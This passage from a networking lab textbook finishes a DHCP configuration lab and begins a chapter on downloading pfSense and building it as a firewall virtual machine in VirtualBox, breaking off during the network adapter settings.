Final Note – you can change the DHCP configuration any time by modifying IP addresses. For instance if our network was 20.20.0.0/16 and we knew our gateway router was 20.20.20.254, we would change are settings to the following:

Purpose	Lab IP Address	Possible Modification
Network ID	192.168.1.0	20.20.0.0
subnet mask	255.255.255.0	255.255.0.0
Static IP (this DHCP Server)	192.168.1.250	20.20.20.1
Option Router (gateway or next-hop)	192.168.1.250	20.20.20.254
start – the first available IP address for DHCP	192.168.1.100	20.20.20.50
stop – the last available IP address for DHCP	192.168.1.200	20.20.20.99
Option DNS (the gateway if DNS cannot be resolved locally)	192.168.1.250	20.20.20.254
lease time (in seconds)	43200 (=12 hours)	21600 (= 6 hours)

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 10

Create a pfSense Firewall VM

MATHEW J. HEATH VAN HORN, PHD

The software product pfSense is a popular open-source firewall used by small and mid-sized companies. The software can run on hardware or a virtual machine. It is based on Unix FreeBSD, which differs from Linux. This lab leads the learner to create a pfSense VM in VirtualBox.

LEARNING OBJECTIVES

- Successfully download, install, and run pfSense in VirtualBox

PREREQUISITES

- Virtualbox Installed

DELIVERABLES

- None – this is a preparatory lab that supports other labs in this book

RESOURCES

- Download pfSense
- Kingatua, Amos, "How to install pfSense Firewall on Ubuntu and CentOS?", https://geekflare.com/pfsense-installation-guide/

CONTRIBUTORS AND TESTERS

- TBD

Phase I – Download pfSense

pfSense is an operating system (OS) like Windows, Linux, or MacOS.

1. Download the installer for pfSense Community Edition

> **NOTE:** When this was written, Netgate made a surprising update requiring users to register for a new account and give up personal information to download the Community Edition image of pfSense. For many, this privacy compromise for corporate data harvesting is not worth this extra roadblock for learning. Therefore, we will provide two different methods for downloading pfSense.

1.1. **The "Official" Method:** https://www.pfsense.org/download/

> **NOTE:** It is strongly advised to avoid using accurate personally identifiable information (PII) for online accounts you'll only use once. Companies get hacked constantly; the last thing you want is your name, physical address, and phone number leaked just because you wanted to mess around with firewalls! However, when needed, you are not restricted from using temporary emails, phone numbers, or false addresses.

> **NOTE:** I downloaded the official Netgate website over a year ago and used my school email, address, and phone number. Not only is this publicly accessible information, but I have never received any spam or contact from Netgate – *Mathew J. Heath Van Horn, PhD*

1.2. **The "Unofficial" Method:**

1.2.1. Many sites have the pfSense community edition, version 2.7.2, available for download. Because sites change constantly, we suggest you use your favorite search engine to find "pfSense 2.7.2 CE ISO", but ensure you use a trusted website.

1.2.2. You should download the .iso file named similarly to **pfSense-CE-x.x.x-RELEASE-amd64.iso.gz**. The .gz file extension stands for GNU Zip, an application commonly used for compression. 7zip and other zip programs can usually unzip this file type. At the time of this writing, the Windows 11 internal zip function could not unzip the file

> **NOTE:** depending on where you get your image and your PC's hardware, the installation steps may vary. You are pretty safe following the defaults for everything and stop when the installer asks for a reboot.

1. Please navigate to the folder where you downloaded the ISO and decompress (unzip) it

1.1. If you're on Windows, use 7zip by right-clicking on the file

1.2. If you're on Linux, use GNU unzip

```
$ gunzip ~/Downloads/file-name.gz
```

2. You should now see a file name **pfSense-CE-x.x.x-RELEASE-amd64.iso** in your Downloads directory

Phase II – Create a pfSense VM

Creating a pfSense VM is a pretty standard exercise.

1. Start the **Oracle VM VirtualBox Manager** application

NOTE: This example uses **VirtualBox GUI Version 7.0.X** in the following steps. While your version may vary in organization and layout, the fundamental process should remain the same.




Figure 1 – Oracle VM VirtualBox Manager

2. At the top of the dashboard, select ***New***




Figure 2 – Create a new Virtual Machine

3. A new sub-menu will appear

    3.1. Name the VM as pfSense Firewall

    3.2. Use the ISO image you unzipped earlier by clicking on the drop-down menu and navigating to where you unzipped it

    3.3. Select the type “BSD”

    3.4. Select the version as “FreeBSD (64-bit)”

    3.5. Hit “Next”




Figure 3 – ISO selection

4. Set the base memory to 1024MB




Figure 4 – Select the Base Memory

5. Hit “Next”

6. On the next menu, increase the virtual disk size to 20GB and press “Next”




Figure 5 – Select hard drive size

7. On the summary page, click “Finish”




Figure 6 – review and submit

8. This will create a new virtual machine in your VM list




Figure 7 – the new VM has been added to the menu

Phase III – Configure VM settings for the pfSense Server

Depending on your existing VirtualBox configuration, some configurations may already be applied.

1. Select (highlight) the **pfSense-Firewall** VM and then click *Settings*




Figure 8 – Settings on VM

2. Modify the **Network settings** to give the VM internet connectivity

    2.1. On the left-side menu, select ***Network***

    2.2. Click the ***Adapter 1*** tab

    2.3. Ensure that ***Enable Network Adapter*** is selected

    2.4. Attached to: ***NAT***




Figure 9a – Network settings on VM for adapter 1

2.5. Click on the **Adapter 2** tab

2.5.1. Ensure that ***Enable Network Adapter*** is selected

2.5.2. Attached to: Internal Network

